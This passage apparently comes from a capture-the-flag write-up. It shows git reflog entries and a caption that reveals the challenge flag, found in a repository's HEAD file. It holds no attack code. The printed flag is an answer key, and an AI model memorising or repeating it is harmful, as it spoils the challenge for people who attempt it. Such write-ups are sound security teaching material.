561264eeb1ffd3ba5a468735e6bab469af87b2b8 c04cc2a0e9157ea3dcf35368e4110b32e28ad094 admin <test@test.com> 1620991416 +1000	commit: Pushing data into the system
c04cc2a0e9157ea3dcf35368e4110b32e28ad094 5a784896131a443ef1736c0f045d3f12020a8037 admin <test@test.com> 1620991416 +1000	commit: Pushing data into the system
5a784896131a443ef1736c0f045d3f12020a8037 59b37004c1e6720ce4a0985a990510c9048e7fed admin <test@test.com> 1620991416 +1000	commit: Pushing data into the system
```

Fig 5.6: Screenshot of the FLAG: FLAG{gitters_R_us} in the HEAD file.

Return to main report.